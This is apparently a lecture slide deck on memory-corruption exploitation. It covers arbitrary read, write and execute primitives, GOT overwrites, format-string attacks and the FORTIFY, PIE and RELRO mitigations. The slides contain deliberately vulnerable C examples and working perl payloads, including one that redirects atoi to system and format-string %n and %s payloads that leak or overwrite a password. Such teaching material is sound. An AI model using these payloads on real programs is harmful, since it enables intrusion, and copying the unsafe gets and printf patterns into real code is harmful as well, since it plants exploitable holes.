SMASHING
SOFTWARE
SECURITY 2

SOFTWARE SECURITY 2

In this lecture we will have

- dynamic libraries and dynamic compiled binaries;
- 32 bit machine without ASLR (but it will impact relatively);
- NX stack and Stack Canaries (but they will not impact).

```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

```
$ ldd ./vulnerable
linux-gate.so =>  (0xb7708000)
libc.so.6 => (0xb754e000)
/lib/ld-linux.so.2 (0xb7709000)
```

MEMORY CORRUPTION: ARBITRARY READ

An arbitrary read is the possibility to read every part of the memory (mapped) in the process:

```
uint32_t arbitrary_read(uint32_t *ptr) {
    return *ptr;
}
```

This can help us to leak canaries and leak a pointer in ASLR! (thus, if we have this kind of vulnerability, we can bypass these mitigations).

SIMPLE ARBITRARY READ

```c
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("name?\n");
    gets(a.name);
    printf("age?\n");
    gets(a.age);
    printf("%s\n", a.name);
    return 0;
}
```

a.age
&a.name

SIMPLE ARBITRARY READ

```c
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("name?\n");
    gets(a.name);
    printf("age?\n");
    gets(a.age);
    printf("%s\n", a.name);
    return 0;
}
```

age[0..4]
age[5..8]

SIMPLE ARBITRARY READ

```c
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("name?\n");
    gets(a.name);
    printf("age?\n");
    gets(a.age);
    printf("%s\n", a.name);
    return 0;
}
```

This command will read the content of the memory at 0x43434343

```
$ perl -e \
  'print "A\n","B"x20,"C"x4' |
  ./vuln
```

MEMORY CORRUPTION: ARBITRARY WRITE

An arbitrary wirte is the possibility to write every part of the memory (mapped) in the process:

```
void arbitrary_write(uint32_t *ptr, uint32_t val) {
    *ptr = val;
}
```

This can help us to execute code in the program, altering the program flow.

SIMPLE ARBITRARY WRITE "HEAP" OVERFLOW

```
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("age?\n");
    gets(a.age);
    printf("name?\n");
    gets(a.name);
    return 0;
}
```

age
name

SIMPLE ARBITRARY WRITE "HEAP" OVERFLOW

```c
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("age?\n");
    gets(a.age);
    printf("name?\n");
    gets(a.name);
    return 0;
}
```

A A A A
&? ? ? ?

SIMPLE ARBITRARY WRITE "HEAP" OVERFLOW

```c
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("age?\n");
    gets(a.age);
    printf("name?\n");
    gets(a.name);
    return 0;
}
```

This command will write “ciao” to the memory at 0x43434343

```
$ perl -e \
  'print "AAAACCCC\n","ciao"'|
  ./vuln
```

MEMORY CORRUPTION: ARBITRARY EXECUTION

An arbitrary execution is the possibility to execute every part of the memory (mapped) in the process:

```
void *arbitrary_execute(void *(*ptr)(void*), void *arg) {
    return ptr(arg);
}
```

This can help us to execute code in the program, altering the program flow.

MEMORY CORRUPTION: ARBITRARY EXECUTION

```c
void bark(char *s) {
    printf("woof␣%s!\n", s); }
struct animal {
    char name[4];
    void (*cry)(char *);
};
int main(...) {
    char s[128];
    struct animal dog;
    dog.cry = bark;
    gets(dog.name);
    gets(s);
    dog.cry(s);
}
```

name
cry()

MEMORY CORRUPTION: ARBITRARY EXECUTION

```c
void bark(char *s) {
    printf("woof␣%s!\n", s); }
struct animal {
    char name[4];
    void (*cry)(char *);
};
int main(...) {
    char s[128];
    struct animal dog;
    dog.cry = bark;
    gets(dog.name);
    gets(s);
    dog.cry(s);
}
```

This command will execute the function at 0x43434343 with parameter “ls”

```
$ perl -e \
  'print "AAAACCCC\n","ls"'|
  ./vuln
```

MEMORY CORRUPTION: ARBITRARY EXECUTION

```
$ echo "p␣system" | gdb -q ./vuln
Reading symbols from ./vuln...done.
(gdb) $1 = 0x80483d0 <system@plt>
$ perl -e 'print "AAAA\xd0\x83\x04\x08\n","ls" | ./vuln
Name?
Cry?
vuln  vuln.c
```


DYNAMIC LIBRARIES

A dynamic library is a piece of code that is loaded in the binary just before the run-time, it has severeal advantages:


- Share the code of the library just when needed (you'll have only a copy of printf in memory).
- Upgrade the library once for all the programs that uses it.
- Reduce the size of the binary code of the users.


DYNAMIC LIBRARIES

Static Library



Dynamic Library





DYNAMIC LIBRARIES: GOT AND PLT

The program (or the library) could be loaded in every point of the memory (also to be compatible with ASLR). To do so a **G**lobal **O**ffset **T**able is loaded in the program (by ld, the dynamic loader), to get the address of a symbol.

.text

where is errno?

.got

val01 @ libcbase + 0x0c
errno @ libcbase + 0x10

DYNAMIC LIBRARIES: GOT AND PLT

The program (or the library) could be loaded in every point of the memory (also to be compatible with ASLR). To do so a **G**lobal **O**ffset **T**able, **P**rocedure **L**inkage **T**able is loaded in the program (by ld, the dynamic loader), to get the address of a function.

.text	.got	.got.plt
where is errno?	val01 @ libcbase + 0x0c	puts @ libcbase + 0x5c
where is puts?	errno @ libcbase + 0x10	gets @ libcbase + 0x60


DYNAMIC LIBRARIES: LOADING

The `.got.plt` is not loaded **a priori**, but is loaded in a lazy fashion, when the function is called for the first time, its offset is loaded in the section. The procedures to load the values in the `.got.plt` are loaded in the `.plt` section.

.text	.got.plt	.plt
where is puts?	puts @ libcbase + 0x??	load(puts)
	gets @ libcbase + 0x60	

DYNAMIC LIBRARIES: LOADING

To call the `.plt` stub just the first time, the `.got.plt` entry is loaded with the address of the `.plt` stub. The stub will then overwrite the `.got.plt` entry.



DYNAMIC LIBRARIES: LOADING

To call the `.plt` stub just the first time, the `.got.plt` entry is loaded with the address of the `.plt` stub. The stub will then overwrite the `.got.plt` entry.

MEMORY CORRUPTION: GOT

To be load dynamically by the loader, the `.got.plt` must be mapped as executable and writable. This enable the write of code in the `.got.plt` section (or `.got` section) to alter the behaviour of symbols.

.text

where is puts?

.got.plt

system

gets @ libcbase + 0x60

MEMORY CORRUPTION: GOT

```c
struct person{
    char age[4];
    char *name;
};
int main(...)
{
    struct person p;
    p.name = malloc(20);
    gets(p.age);
    gets(p.name);
    if (atoi(p.age) < 18)
        printf("disclamer\n");
    return 0;
}
```

```
$ gdb -q ./got
(gdb) p atoi
$1 = 0x80483f0 <atoi@plt>
(gdb) r
^C
(gdb) p system
$1 = 0xb7e63310 <__libc_system>
(gdb) q
```

MEMORY CORRUPTION: GOT

Issuing a command like the following we will overwrite the address of `atoi` loaded in the `.got.plt` with the address of `system` from the libc.

```
$ perl -e 'print "id\x00\x00",\
                 "\x24\xa0\x04\x08\n",\
                 "\x10\x33\xe6\xb7"' | ./got
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
disclamer
```

Remember that atoi and system have the same signature!

```
int atoi(const char *nptr);
int system(const char *command);
```

MEMORY CORRUPTION: STRING FORMAT

The `*printf` functions can be used to get arbitrary read or write, if misplaced in the code. The wrong use of this function is:

```
printf(argv[1]);
```

The user can control the format and leak or write various part of the memory.

HOW PRINTF WORKS 1

Printf is a variarg function. It has a pointer to an array and get the next element moving from the pointer to the next value.

```
printf("%x %d %c %p\n", a);
```

a
%x
%d
%p

STRING FORMAT STACK READ

By simply providing a format the user can read the values on the stack (relative to the printf parameters).

```
printf(argv[1]);
```

```
$ ./vuln "%x␣%x␣%x␣%x"; echo
b7fff000 804844b b7fd0000 8048440
```

PRINTF FORMAT

An element of the standard format is composed of the following parts:
%[N$][M]F where:

- **F** format, interpretation of the parameter.
- **N** the position of the parameter.
- **M** the padding format or argument of the parameter interpretation (e.g. pad hex number by 8 zeroes or how much decimal numbers to print).

```
printf("%1$02x %1$02x %2$02x\n", 1, 2);
```

```
$ ./vuln
01 01 02
```

PRINTF FORMAT WRITE

`printf` can also write values into memory (the opposite of %s). To do so one should use the format %n. This, according to the manpage, write the number of character wrote by the printf invocation in the value pointed by the argument

```
int charprinted;
printf("ciao%n\n", &charprinted);
printf("%d\n", charprinted);
```

```
$ ./example
ciao
4
```

STRING FORMAT ARBITRARY READ

Finding the parameter address and using %s we can print an semi-arbitrary value of the memory.

```
int main(...) {
    char userpass[128];
    char pass[] = "secretpass\0";
    printf("pass␣@␣%p\n", pass);
    gets(userpass); printf(userpass);
    gets(userpass);
    if (!strcmp(pass, userpass)) printf("flag");
}
```

```
$ perl -e 'print "\x70\xf6\xff\xbf%7\$s"' | ./arbitrary_read
pass @ 0xbffff670
....secretpass
```

STRING FORMAT ARBITRARY WRITE

As for arbitrary string read with %s, the parameter can be wrote with %n.
Finding the parameter address and using %s we can print an semi-arbitrary value of the memory.

```
char pass[] = "secretpass";
printf("pass␣@␣%p\n", pass);
gets(userpass); printf(userpass);
if (!strcmp(pass, userpass)) printf("flag");
```

```
$ perl -e 'print "\x70\xf6\xff\xbf%65c%7\$n%7\$s|\nE\n"' |
    ./arbitrary_read
pass @ 0xbffff670
....        p|E
flag
```

MITIGATIONS

We've described some mitigations, let's complete the list

```
gdb-peda$ checksec
CANARY   ✓ : ENABLED
FORTIFY    : disabled
NX       ✓ : ENABLED
PIE        : disabled
RELRO      : Partial
```

MITIGATION: FORTIFY

Fortify source add some common test (at compiler level) to remove buffer overflow in functions, (e.g. check if strcpy is made in boundaries).
It only catch common behaviour and it is specific for the compiler family and the compiled library.


```
$ gcc -D_FORTIFY_SOURCE=1
```

MITIGATION: ASLR

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>     return 0;
}
```



MITIGATION: PIE

ASLR do not conver the binary addresses but only the dynamic part of the ELF (the stack, the global variables and the loaded libraries). So if you have a function in the `.text` section it can be placed in the `.got` or `.plt` to be called.

```
void foo(void) { system("ls"); }
int main(int argc, char **argv) {
    int i = 0;
    uint8_t  *base = (uint8_t *)printf;
    uint32_t **got_entry = (uint32_t **)(base+2);
    uint32_t *got_plt_entry = *got_entry;
    printf("GOT␣␣0x%08x\n", (uint32_t)printf);
    printf("LIBC␣0x%08x\n", *got_plt_entry);
    printf("FOO␣␣0x%08x\n", (uint32_t)foo);
}
```

MITIGATION: PIE

ASLR do not conver the binary addresses but only the dynamic part of the ELF (the stack, the global variables and the loaded libraries). So if you have a function in the `.text` section it can be placed in the `.got` or `.plt` to be called.

```
$ ./test
GOT  0x08048310
LIBC 0xb759e410
FOO  0x0804844d
$ ./test
GOT  0x08048310
LIBC 0xb75db410
FOO  0x0804844d
```

MITIGATION: PIE

When compiled as a **P**osition **I**ndipendent **E**xecutable, the entire code will get randomized, and the program will start from a random address

```
$ ./test
LIBC  0x7f8562d56e80
FOO  0x5651ebd9567a
$ ./test
LIBC  0x7f7b96b6ae80
FOO  0x555ed44bc67a
```

MITIGATION: PARTIAL RELRO

RELRO (abbreviation of RELocation Read Only), it is a mitigation which is applied at `.got` and `.plt`. Its partial version applies the following protections:

- Change the memory layout to be less vulnerable to attacks.
- Make the `.got` Read Only (but not the `.got.plt`!), that is, global exported variables are protected.

MITIGATION: FULL RELRO

RELRO (abbreviation of RELocation Read Only), it is a mitigation which is applied at `.got` and `.plt`. Its full version applies the mitigation introduced by the partial version plus the following protections:

- Load every function at loading time (disable lazy load);
- Make the `.got.plt` Read Only, that is, the dynamic function table cannot be wrote.